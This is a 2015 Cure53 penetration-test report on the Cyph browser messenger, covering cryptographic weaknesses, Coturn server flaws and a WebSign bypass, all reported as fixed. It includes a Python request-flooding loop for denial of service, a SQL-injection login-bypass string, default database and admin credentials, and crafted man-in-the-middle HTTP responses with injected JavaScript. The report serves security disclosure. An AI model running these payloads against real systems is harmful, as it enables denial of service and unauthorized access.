Pentest-Report Cyph 05.-06.2015

Cure53, Dr.-Ing. M. Heiderich, J. Horn, Dr. J. Magazinius, F. Fäßler, A. Inführ

Index

Introduction
Scope
Identified Vulnerabilities
CY-01-002 Fake-Channels cause Memcache Eviction and possible DoS (Medium)
CY-01-003 Castle: WebRTC connections lack Security Properties (Medium)
CY-01-005 Castle: Nonce Reuse in initial Handshake Messages (Medium)
CY-01-006 Castle: Server could MitM connections using hardware for ~$20k (High)
CY-01-007 Message ordering is not protected allowing message drop (Medium)
CY-01-008 Coturn: MySQL on Port 3306 with default Credentials (Critical)
CY-01-009 Coturn: Server Admin Interface is using Default Credentials (Medium)
CY-01-010 Coturn: SQL Injection in Server Admin Interface Login Page (Critical)
CY-01-011 WebSign: TLS-MitM-Attacker can replace Cyph code (High)
Miscellaneous Issues
CY-01-001 Padding is useless for the stated purpose (Info)
CY-01-004 Uneven distribution of characters in random IDs in links (Low)
CY-01-012 Missing noreferrer Attributes allow Access to window.opener (Low)
CY-01-013 Markdown Converter for Messages uses Schema Black-List (Low)
Conclusion

Introduction

"Cyph is a revolutionary new secure messenger, created to defend the world from mass surveillance. Cyph lets you talk in absolute confidence. Carefully designed using high-end cryptography, Cyph protects your conversations against anything from nosy neighbors to agencies armed with theoretical quantum attacks. Yet, Cyph remains simple for anybody to use, and works on every device in one click — no installation or registration required."

From https://www.cyph.com/

This penetration test and source code audit against the Cyph codebase and infrastructure was carried out by five testers of the Cure53 team. It took twelve days total to complete and yielded an overall of nine security vulnerabilities, as well as four general weaknesses. Several of the identified issues were classified to be of critical severity. This is due to the fact an attacker could misuse these areas to compromise a server which is of key importance for some features of the project. This means a capability to hinder operational and functional value of the entire tool. It needs to be noted, however, that three of the security vulnerabilities mentioned in this report (and that includes all of the so called "criticals") were resulting from the usage of an insecure third-party software, namely the TURN server project "Coturn".[1]

The tests covered various aspects of application- and server-security, investigated cryptographic implementations, and addressed browser security encompassing web crypto, service workers and the Cyph-specific usage of the *location.hash* property. Several of the libraries employed by Cyph were also analyzed. In addition to the full set of source code availability, the testers had access to a live version of the application and a dedicated VM that was created during the test for debugging purposes.

The issues spotted in third-party tools were reported to the maintainer of the Coturn project and fixed within a few days.[2] New versions of both Coturn and the RFC 5766 reference implementation[3] was released. Similar releases occurred for versions of Amazon AWS images, while the old and vulnerable ones have been removed. It is recommended to anyone using Coturn to to use the deployed images instead and update to the most recent version.

All issues spotted in the actual Cyph implementation and its accompanying library WebSign - have been reported to the project maintainers and fixed promptly and quickly. All fixes have been reviewed and verified as working by the Cure53 team.

[1] https://code.google.com/p/coturn/
[2] https://code.google.com/p/coturn/wiki/Downloads
[3] https://code.google.com/p/rfc5766-turn-server/

Scope

- **Cyph.im Website**
  - https://www.cyph.im/
- **Sources on GitHub**
  - https://github.com/cyph/cyph

Identified Vulnerabilities

The following sections list both vulnerabilities and implementation issues spotted during the testing period. Note that findings are listed in a chronological order rather than by their degree of severity and impact, which is simply given in brackets following the title heading for each vulnerability. Each vulnerability is additionally given a unique identifier *(*e.g. *CY-01-00X)* for the purpose of facilitating any future follow-up correspondence.

CY-01-002 Fake-Channels cause Memcache Eviction and possible DoS *(Medium)*

The API (*default/api.go*) is used to register and connect to a channel. The Cyph ID and the channel description are stored in the memcache of the application engine. Even though the length of the Cyph ID has to amount to 7 characters, the channel description has no such restriction. Importantly, a memcache entry can only be up to 1MB. A channel description expires after 48 hours. Depending on whether Cyph is running on either a shared or a dedicated memcache, the issue can have differing implications.

When a channel is created its description is stored in the memcache. Importantly, this value can only be accessed once from the person who wants to connect to this channel. If the channel key is evicted from memcache due to the memcache being full in the meantime, however, then the other person can no longer connect to this channel. This is a race against time, but with 1MB of fake channel descriptions, this might be very easy to achieve. Obviously, the factors of the maximum memcache size and a determination of whether it is running on a shared or a dedicated memcache must be taken into account.

If Cyph is running on a dedicated memcache, 1GB of data costs $0.06 per hour.[4] This means expiration time of 48 hours. Analogically, 1GB of fake channels costs $2.88 and circa 35GB of memcache data totals to roughly $100 over 48 hours. This can be achieved with only 35.000 requests. The default maximum for dedicated memcache is 100GB, which would cost $288 over 48h with only 100.000 requests.

[4] https://cloud.google.com/appengine/docs/adminconsole/memcache

Simplified PoC:
```
import requests, random
def post(data):
    r = random.randint(1111111,9999999)
    url = "https://api.cyph.com/channels/"+str(r)
    requests.post(url, data=data)
while True:
    post({"channelDescriptor":"A"*(1048500)})
```

A similar financial issue exists for the Google App Engine data storage[5] used with beta sign-ups. To mitigate this issue the maximum size of the channel description should be limited to a few hundred bytes. This would hinder the feasibility of a cache eviction attack.

Note: A fix has been created by the Cyph team and it was verified as working and valid by Cure53.

CY-01-003 Castle: WebRTC connections lack Security Properties *(Medium)*

The document describing the Castle messaging protocol claims the following:

> *Note that voice/video is equally quantum-safe, as WebRTC's DTLS key exchange is encrypted by Castle*

However, the messages Castle encrypts merely contain the fingerprints of public keys used in the DTLS connection. The browser then does a TLS handshake directly over the network, having been authenticated with the use of the exchanged fingerprints. For Google Chrome's users the public keys that are authenticated through the fingerprints are 1024-bit RSA keys.[6]

Between modern browsers, an ECDHE cipher-suite[7] is then negotiated, and therefore breaking the 1024-bit RSA key once the handshake has been completed does not allow an attacker to decrypt the exchanged data. At the same time, an attacker with the ability to break ECDH would be able to decrypt the data. Because ECDH is not secure against quantum computing attacks, a future attacker with access to a quantum computer would be able to break the DTLS layer, consequently gaining a chance to decrypt voice and video data.

Note: A fix has been created by the Cyph team and it was verified as working and valid by Cure53.

[5] https://cloud.google.com/datastore/#pricing
[6] https://code.google.com/p/chromium/issues/detail?id=308642
[7] http://security.stackexchange.com/questions/14731/what-is-ecdhe-rsa

CY-01-005 Castle: Nonce Reuse in initial Handshake Messages *(Medium)*

The first messages of both peers in a Cyph connection use the same key and an all-zero nonce, as illustrated in the constructor of `CastleCore`:

```
this.handlers.send(
  CastleCore.sodium.crypto_secretbox_easy(
    publicKeySet,
    new Uint8Array(
      CastleCore.sodium.crypto_secretbox_NONCEBYTES
    ),
    this.sharedSecret,
    'base64'
  )
);
```

This causes encryption to happen with the same keystream and violates the security requirements of the MAC. Because public NTRU keys have some structure, this is visible from the 48th byte of the base64-decoded ciphertext (16 bytes MAC, 32 bytes curve25519 pubkey) onwards:

```
Peer A: 69fb789cfdf344fd4ba2b8cfe7707e2d82e13b8df53ed0512e[...]
Peer B: 69fb789cfdb01130bc2f217e081308f66aa47a4e08f3d38c9a[...]
```

According to the NaCl documentation[8], "*Authenticators for two messages under the same key should be expected to reveal enough information to allow forgeries of authenticators on other messages*". This would mean that the attacker could compute valid MACs on arbitrarily modified ciphertexts, allowing him to flip bits in the public keys of both peers in an attempt to weaken them. (However, being able to flip bits in a Curve25519 public key would probably be rather useless because every possible 32 byte value is a valid public key.)

It is recommended to modify the protocol to use a random nonce for the first message.

Note: A fix has been created by the Cyph team and it was verified as working and valid by Cure53.

CY-01-006 Castle: Server could MitM connections using hardware for ~$20k *(High)*

Cyph clients have a shared secret with 82.59 bits of entropy (see CY-01-004). Unfortunately they communicate half of that secret to the server as a connection identifier, leaving only 41.30 bits of entropy and an effective search space of 41.35 bits. Although a shared key is generated with scrypt from a shared secret, said scrypt is marked by the weakest parameters possible:

[8] http://nacl.cr.yp.to/onetimeauth.html

Affected Code:
```
this.sharedSecret = CastleCore.sodium.crypto_pwhash_scryptsalsa208sha256(
  sharedSecret,
  new Uint8Array(
    CastleCore.sodium.crypto_pwhash_scryptsalsa208sha256_SALTBYTES
  ),
  0,
  0,
  CastleCore.sodium.crypto_secretbox_KEYBYTES
);
```

Passing 0 as the limit for operations and memory causes `pickparams()` in the scrypt implementation to choose N=2, p=512, and r=8. With these parameters, scrypt performs two PBKDF2 invocations with iteration count 1 and $512*2*16=16384=2^{14}$ rounds of the Salsa20/8 core.

This means that computing all possible keys for a given 7-byte connection identifier entails $2^{14}*2^{41.35}=2^{55.35}$ invocations of the Salsa20/8 core, plus some overhead. However, they cannot be precomputed because the connection identifier acts as a salt. Specifically, if an attacker wants to perform a MitM attack on the key agreement and read messages in plaintext without breaking the asymmetric crypto, he needs to break the key between the moment the first party believes the second party has clicked the link (which can be faked by the server) and the time the second party actually wants to start communicating. This gives the attacker a few minutes at most.

The following is a rough estimate of the hardware costs required for MitM-ing targeted connections with a 5% success rate, assuming that it takes 5 minutes for the second party to open the Cyph (or the users accept a delay of 5 minutes) and targeted connections are at least 5 minutes apart. (The success rate is linear in time, so if the user clicks within one minute, the success rate is still 1%.)

Colin Percival's presentation on scrypt gives estimates of the cost of implementing various cryptographic functions in hardware and include the Salsa20/8 core. Using these numbers and leaving the storage requirements aside (because scrypt is tuned to only need minimal storage here and should not have a big effect), one can calculate that:

> *0.1$/(mm^2) * 5 micrometers^2 * 24000 * (2^55.35 / (2000 Mb/s / 64 bytes) / (100 minutes)) = $23510*

It should be noted that this only a very rough estimate, both for the reasons pointed out in the presentation (the numbers are from 2002, this does not include the cost of other ASIC hardware parts, power costs are not included, ...) and because the price of memory and components outside the Salsa20/8 core are not included.


Still, this gives a rough idea of the difficulty connected to breaking this scheme. For mitigation purposes, it is recommended to increase the length of the secret part of the connection identifier, ideally to 20 characters. Applying different tuning to the scrypt would mean a reduction of length by a few chars.

Note: A deeper review of the formula showed, that the final result was skewed and should have resulted in an amount of roughly $40.000 USD.

Note: A fix has been created by the Cyph team and it was verified as working and valid by Cure53.

CY-01-007 Message ordering is not protected allowing message drop *(Medium)*

A MITM attacker with access to message ciphertexts can manipulate their order. The attacker can thus drop messages (shown below) and inject them into the conversation - either later or potentially not at all.



You may now speak. 6:39pm
me: test 1 6:39pm
me: test 2 6:39pm
me: dropme 6:40pm
me: test 4? 6:40pm

You may now speak. 6:39pm
friend: test 1 6:39pm
friend: test 2 6:39pm
friend: test 4? 6:41pm

Fig.: Example view for a message reordering controlled via MitM

Messages have IDs that have to increase in steps of 1 (checked in `castle.ts:receive()`). These are not protected by end-to-end cryptography and can therefore be manipulated by an attacker. (Also, if the attacker is manipulating responses, he has to recalculate an MD5 checksum, but that is not a problem either.)

Cyph prevents an attacker from forwarding a message to the recipient multiple times by checking whether a second, inner message ID has been seen yet in `session.ts:receiveHandler()`, but the inner ID is not checked against message ordering attacks.

It is recommended to validate that the inner IDs increase in steps of 1 and drop the connection with an error message if this is not the case.

Note: A fix has been created by the Cyph team and it was verified as working and valid by Cure53.

CY-01-008 Coturn: MySQL on Port 3306 with default Credentials (*Critical*)

Upon testing the current deployment environment of Cyph, it was noticed that one of the servers exposed a MySQL database on port 3306. While this is by no means optimal, a further critical discovery was that the credentials for logging in have not been changed after installation. This allows an attacker to log in with the default credentials and get control over entire database content and the file system[9].

Tested and working credentials:

user:	`turn`
password:	`turn`

Default credentials in docs:
https://code.google.com/p/coturn/source/browse/trunk/INSTALL?r=826#952

It is highly recommended to change the default credentials and use a strong username and password combination. It is further desirable that the database is prevented from allowing arbitrary external connections. After completing these steps the attack can be fully mitigated.

Note that this issue is not a security problem within the sources of the Cyph project but stems from a vulnerable third-party tool that the project maintainers decided to use. Having spotted this issue, the affected servers were replaced with a different installation.

The Coturn project maintainer was identified, contacted and the issues were addressed within few days. The Cyph project nevertheless stopped using the vulnerable version of Coturn, which thereby implicitly mitigates other issues, namely CY-01-009 and CY-01-010. All three issues were reported and fixed[10] [11] by the Coturn project maintainer.

On a similar topic, please be informed that all AMIs that were found insecure have been removed from the Amazon AWS marketplace. A new AMI, for which no access to database or admin login is possible with default credentials, has been uploaded.

CY-01-009 Coturn: Server Admin Interface is using Default Credentials (*Medium*)

Similar to the issue reported in CY-01-008, the admin interface of the Coturn server software is exposed to the Internet and can be accessed with default credentials.

Tested and working credentials:

user:	`bayaz`
password:	`magi`

[9] https://dev.mysql.com/doc/refman/5.6/en/string-functions.html#function_load-file
[10] https://github.com/svn2github/coturn/commit/d2eee39a599f7c910a89cd6294ef54dd05d24b52
[11] https://github.com/svn2github/coturn/commit/03d5c88fdaad8c665cf5927d4ca3c5e54bfc643a

Default credentials in docs:
https://code.google.com/p/coturn/wiki/CoturnConfig#Coturn_installation

Affected Installations:

- https://ice.cyph.com:3478/
- https://ice.cyph.com:3479/
- https://ice.cyph.com:5349/
- https://ice.cyph.com:5350/

It is highly recommended to change the default credentials and use a strong username and password combination. It is further recommended to prohibit the admin panel from allowing arbitrary external connections for access. By doing so, the attack can be fully mitigated.

The Coturn project maintainer was identified, contacted and the issues were addressed within few days. The Cyph project however stopped using the vulnerable version of Coturn, which thereby also implicitly mitigates issues CY-01-008 and CY-01-010. All three issues were reported and fixed[12] [13] by the Coturn project maintainer.

On a similar topic, please be informed that all AMIs that were found insecure have been removed from the Amazon AWS marketplace. A new AMI, for which no access to database or admin login is possible with default credentials, has been uploaded.

CY-01-010 Coturn: SQL Injection in Server Admin Interface Login Page (*Critical*)

Upon having a closer look at the sources used for the webserver hosting the admin login mentioned in CY-01-009, it was found that the code is plagued by several SQL injection vulnerabilities. Those would enable an attacker to get entry to the admin area, even if the password would have been changed earlier.

The attack can be exploited quite easily by simply entering the following strings into the form-fields for username and password, respectively:

PoC:

user:	`a' AND 1=0 UNION SELECT 'a','b`
password:	`b`

Affected Code:
https://code.google.com/p/coturn/source/browse/trunk/src/apps/relay/dbdrivers/dbd_mysql.c?r=826#1099

[12] https://github.com/svn2github/coturn/commit/d2eee39a599f7c910a89cd6294ef54dd05d24b52
[13] https://github.com/svn2github/coturn/commit/03d5c88fdaad8c665cf5927d4ca3c5e54bfc643a

Affected Installations:

- https://ice.cyph.com:3478/
- https://ice.cyph.com:3479/
- https://ice.cyph.com:5349/
- https://ice.cyph.com:5350/

Note that the same code also exists in the files *dbd_sqlite* and *dbd_pqsql*. It is highly recommended to remove this vulnerable interface and get in touch with the maintainers of the software. This is a critical issue that affects almost any servers running the software in question.

The Coturn project maintainer was identified, contacted and the issues were addressed within few days. The Cyph project however stopped using the vulnerable version of Coturn, which thereby also implicitly mitigates issues CY-01-008 and CY-01-009. All three issues were reported and fixed[14] [15] by the Coturn project maintainer.

On a similar topic, please be informed that all AMIs that were found insecure have been removed from the Amazon AWS marketplace. A new AMI, for which no access to database or admin login is possible with default credentials, has been uploaded.

CY-01-011 WebSign: TLS-MitM-Attacker can replace Cyph code *(High)*

There are multiple issues with the WebSign mechanism that, when combined with other efforts, allow an attacker to completely bypass the WebSign scheme, provided that they can somehow deliver malicious code from https://www.cyph.im/. Considering the advanced attack scenarios that Cyph attempts to protect itself against, this might be considered feasible.

Every time Cyph is loaded, the manifest is re-fetched over the network despite its caching headers. This behavior was observed in Chrome and Firefox Nightly. This allows an attacker to remove items from the manifest and may entail removal of scripts required for WebSign to work. Nothing prevents requests to nonexistent files from going through to the network. This means that a MitM attacker can use another website to load https://www.cyph.im/attack in an iframe, then replace the server's 404 response to */attack* with his own response. The service worker actually has no effect due to the fact that its scope is */websign/*, yet the document is loaded from "/" instead. However, even if it did work, this attack would likely still work because the attacker can replace the original service worker with a different one.

[14] https://github.com/svn2github/coturn/commit/d2eee39a599f7c910a89cd6294ef54dd05d24b52
[15] https://github.com/svn2github/coturn/commit/03d5c88fdaad8c665cf5927d4ca3c5e54bfc643a

The exploitation steps are outlined in the following paragraphs.

First, the attacker has to cause a navigation to https://www.cyph.im/attack, e.g. by using an iframe. The browser will send requests for that page. Each of them needs to be replied to with a specified response:

```
HTTP/1.1 200 OK
Content-Type: text/html
Connection: keep-alive

<html manifest="websign/appcache.appcache">
<img src="websign/js/crypto.js">
<script>
navigator.serviceWorker.getRegistration('/websign/').then(function(reg)
{reg.unregister()})
setTimeout(function(){location.reload(true)}, 20000)
</script>
</html>
```

Whenever the manifest is requested, the attacker needs to reply with this response. Please note the missing *js/crypto.js* file entry:

```
HTTP/1.1 200 OK
Server: nginx
Connection: keep-alive

CACHE MANIFEST

CACHE:
../
css/websign.css
js/keys.js
js/sha256.js
js/workerhelper.js
lib/nacl.js
appcache.appcache
manifest.json
serviceworker.js

NETWORK:
*
```

Analogically whenever *js/crypto.js* is requested, the attacker needs to reply with this response:

```
HTTP/1.1 200 OK
Server: nginx
Connection: keep-alive

if (!('crypto' in self) && 'msCrypto' in self) {
  self['crypto']  = self['msCrypto'];
}
```

```
if (!(
  'crypto' in self &&
  'getRandomValues' in self['crypto'] &&
  'Worker' in self &&
  'history' in self &&
  'pushState' in self['history'] &&
  'replaceState' in self['history'] &&
  'localStorage' in self
)) {
  location.pathname = '/unsupportedbrowser';
}

if (!('subtle' in crypto) && 'webkitSubtle' in crypto) {
  crypto.subtle = crypto['webkitSubtle'];
}

/* nuke warning stuff */
var realLocalStorage = localStorage;
window.__defineGetter__('localStorage', function(){
  return {webSignBootHashWhitelist:'{'}
})
/* show that we succeeded */
setTimeout(function(){
  var ifr = document.createElement('iframe');
  document.body.appendChild(ifr);
  ifr.outerHTML = '<iframe 
style="position:absolute;top:0px;left:0px;width:100%;height:100%;z-index:10000" 
src="https://html5sec.org/" width="100%" height="100%" border=0></iframe>';
},1000)
```

When */attack* is loaded for the first time, the new manifest has not managed to take effect yet, so a cached version of *js/crypto.js* is loaded. After the `location.reload(true)` call, the page loads under the new manifest (and all future loads of the main Cyph page will do so as well), so *js/crypto.js* is not cached through a manifest anymore. Instead, it becomes handled in the normal browser cache. Because `location.reload(true)` bypasses the browser cache, a new copy of *js/crypto.js* is loaded over the network.

Now, when the user navigates to https://www.cyph.im/ again for a second time, the file *js/crypto.js* is not cached anywhere anymore. Therefore it is reloaded over the network, allowing the attacker to run arbitrary JS code on the WebSign page.

There are several straightforward defenses against these issues. One is to for instance move all the WebSign code into one big standalone HTML file, thereby preventing attacks that alter the manifest (it does not seem possible to alter the manifest in such a way that the main page is not cached anymore). Other ideas include moving the service worker into the root directory, thereby changing its scope to /, or, alternatively, blocking requests to unknown resources in the service worker.

Regrettably, these fixes / mitigations would not change that the WebSign code completely relies on features intended to provide better performance and availability for security purposes. This should be avoided as much as possible since new features might destroy the security provided by these mechanisms on the one hand, and because the browser might alter its behavior for performance reasons (e.g. by deleting cached data because the cache is full), on the other hand.

It is recommended to rely on a mechanism designed for security as a primary defense against attacks. For example, it would be possible to rotate the server's private SSL key daily or more often while using Public Key Pinning[16], thus locking the server and any potential attackers out of the https://www.cyph.im/ origin. As browsers may delete pins after some time (the RFC suggests 60 days), it would be a good idea to make a dummy request every time Cyph is loaded to re-set the pin if it expired. Most Certificate Authorities charge for every new certificate, but after Let's Encrypt[17] will have launched in September 2015, it should be possible to automatically obtain new certificates for free.

Note: A fix has been created by the Cyph team and it was verified as working and valid by Cure53.

Miscellaneous Issues

This section covers those noteworthy findings that did not lead to an exploit but might aid attackers in achieving their malicious goals in the future. Most of these results are vulnerable code snippets that did not provide an easy way to be called. Conclusively, while a vulnerability is present, an exploit might not always be possible.

CY-01-001 Padding is useless for the stated purpose *(Info)*

The alleged protective padding Cyph is using in some parts of the application appears to be useless. Unless proven otherwise, it does not appear to fulfill any security purposes.

In the file `castlemessageinner.ts`, a comment states:

> *Also transparently adds padding to ensure that the same message sent between key ratchets won't yield the same cyphertext.*

However, the only purpose the random padding actually serves is hiding the real length of the ciphertext.

`crypto_box` and `crypto_secretbox` internally both use the Salsa20 stream cipher to encrypt data. (In fact, `crypto_box` is a wrapper around `crypto_secretbox` that derives the symmetric key via asymmetric crypto.) Because messages are encrypted with random nonces in both layers of the encryption, every message is encrypted using a different keystream. Thusly, encrypting the same message twice already generates completely different ciphertexts. If the keystreams were reused because of a reused nonce, the padding would not protect against keystream reuse attacks.

[16] http://tools.ietf.org/html/rfc7469
[17] https://letsencrypt.org/

It is recommended to continue employment of random padding for hiding the exact lengths of messages (especially for very short messages like “yes” and “no”, where precise message lengths might be beneficial for an attacker), but the padding can be simplified. More specifically, it is not necessary to add padding to both the beginning and the end - attaching it to one of the two ends is sufficient. Similarly, it is not necessary to always add 100 bytes of padding - a simple addition of a random amount of bytes would achieve the goal.

Note: A fix has been created by the Cyph team and it was verified as working and valid by Cure53.

CY-01-004 Uneven distribution of characters in random IDs in links *(Low)*

Random IDs in Cyph links are 14-characters-long and are constructed from a set of 60 characters. Therefore they could have a strength of $\log_2(60^{14}) \approx 82.70$ *bits*. However, the characters are picked with the use of the following code, where n is a random integer in the range 0..255:

```
Config.guidAddressSpace[n % Config.guidAddressSpace.length]
```

Because 60 is not a divisor of 256, some characters are more likely to occur than others. Consequently, most characters occur with a probability of $floor(256/60)/256 = 4/256$ but the last $256\%60=16$ characters occur with a chance of 5/256. Therefore, the strength that the random ID actually has is as follows:

$$14 * -(44 * 4/256 * \log_2(4/256) + 16 * 5/256 * \log_2(5/256)) = 82.59 \text{ bits.}$$

Although a difference of 0.10 bits of security is not a practical problem, it would be preferable to use the `randombytes_uniform()` helper of libsodium to pick a more uniformly random number.

Note: A fix has been created by the Cyph team and it was verified as working and valid by Cure53.

CY-01-012 Missing noreferrer Attributes allow Access to window.opener *(Low)*

In the current state of the application all of the links that a user can send to another user via Cyph are missing “noreferrer” attributes.[18] This might cause minor information leaks but mostly introduces the risk of unwanted navigation of the Cyph window from the opened window via *window.opener.location*.

An attacker could maliciously prepare the linked page or use a MitM attack to inject JavaScript into the linked page upon navigating it, thereby gaining limited control over the Cyph window. The application protects itself from unwanted navigation by displaying a modal dialog before leaving the page.

[18] https://html.spec.whatwg.org/multipage/semantics.html#link-type-noreferrer

It is however recommended to completely minimize the attack surface by applying all displayed links with the rel="noreferrer" attributes and using a meta element[19] that sets the referrer policy to “none”. This not only has the effect of hiding the referrer, but also sets *window.opener* for the linked page to *null* rather than a window object[20].

Note: A fix has been created by the Cyph team and it was verified as working and valid by Cure53.

CY-01-013 Markdown Converter for Messages uses Schema Black-List *(Low)*

To allow users to format messages, Cyph supports GitHub-style Markdown and uses a JavaScript library to convert it to HTML, used for being displayed in the chat window. It was found that links and anchors can be used as well and that currently a blacklist is used to prevent JavaScript injection attacks. Regardless of that, it remains possible to use arbitrary URI schemes that might cause some problems, depending on the device and activation context.

It is recommended to switch from the currently employed blacklist-based approach to a whitelist that only permits links to HTTP, HTTPS and FTP resources to be turned into HTML. It is further recommended to solve the problem by using a DOMPurify hook[21] and validate any URI scheme before rendering the HTML in the chat window.

Note: A fix has been created by the Cyph team and it was verified as working and valid by Cure53.

19 http://www.w3.org/TR/referrer-policy/
20 https://html.spec.whatwg.org/multipage/browsers.html#dom-opener
21 https://github.com/cure53/DOMPurify/blob/master/demos/hooks-scheme-whitelist.html

Conclusion

Cyph presents itself as a strong, robust and easy to use messenger application, equipped with an interface that runs entirely in the browser. Cyph claims to provide security from a broad range of cryptographic attacks and strives to limit information shown in the browser, making use of top-notch defensive features such as CSP headers, iframe sandbox and very strong client-side crypto.

The Cyph tool offers encrypted communication, audio, video and file transfers between a maximum of two participants. While participants do not have to install any software (aside from a modern browser) to start communicating securely, they do need to find a way to exchange the secret URL to the chat-room nonetheless. Said URL is mostly defined by the location's hash that contains the ID of the chat room and functions as an entry point for all communication. This means that both participants of a given communication process *must* be able to exchange the secret URL securely as well. Once both participants joined the room, no additional parties can enter.

The general conclusion of the test is that no major issues in regards to application security or cryptographic implementations could be spotted in spite of a thorough audit. Cyph takes advantage of the most modern browser technologies available, including Web Crypto[22] and Service Workers[23]. At the same time, the issue CY-01-011 is particularly noteworthy, as an attacker could either abuse a minor scoping error for the registered Service Worker to conduct a cache poisoning attack for when SSL is broken, or manage to deploy content from the Cyph website.

The test did uncover several issues that were flagged as critical. Importantly, however, they did not directly relate to the Cyph project but rather originated from a third-party tool. The tool used as one of the communication components of the software, namely the Coturn TURN server[24], exposed a MySQL database with default credentials, supplied an admin login with default credentials, and revealed numerous SQL injection vulnerabilities. All in all it allowed for an attacker to execute arbitrary SQL with a high-privilege user account (e.g. accessing world-readable files). As mentioned earlier, those issues have been reported to the maintainer of the Coturn project and were addressed within several days. The Cyph project team first deployed manual fixes to mitigate the issue and later utilized the updated and fixed version of Coturn.

Some minor improvements could be made security-wise, mostly concerning XSS injection risks. Yet, dependencies from libraries like WebSign currently prevent that. It was for instance noticed, that the CSP headers are in place but permit usage of eval and inline JavaScript, which renders the protective coat to be more permeable than it could be[25]. A Meta-Element, injected at runtime, mitigates that in parts – but CSP via Meta-Element is not supported by all relevant browsers yet. It should however be praised that

[22] http://www.w3.org/TR/WebCryptoAPI/
[23] http://www.w3.org/TR/service-workers/
[24] https://code.google.com/p/coturn/
[25] https://en.wikipedia.org/wiki/Content_Security_Policy#Mode_of_operation

not a single XSS vulnerability in any user-controlled data was spotted. This is despite the described CSP rules in use, which are working in combination with proper string sanitization using DOMPurify[26]. In case the surface for user-generated content increases in size, the usage of the Iframe sandbox in combination with CSP should be considered.

Cure53 would like to thank Ryan Lester, Bryant Zadegan and the entire Cyph Team for this highly interesting and technically challenging project as well as their continuously good support and assistance during this assignment.

[26] https://github.com/cure53/DOMPurify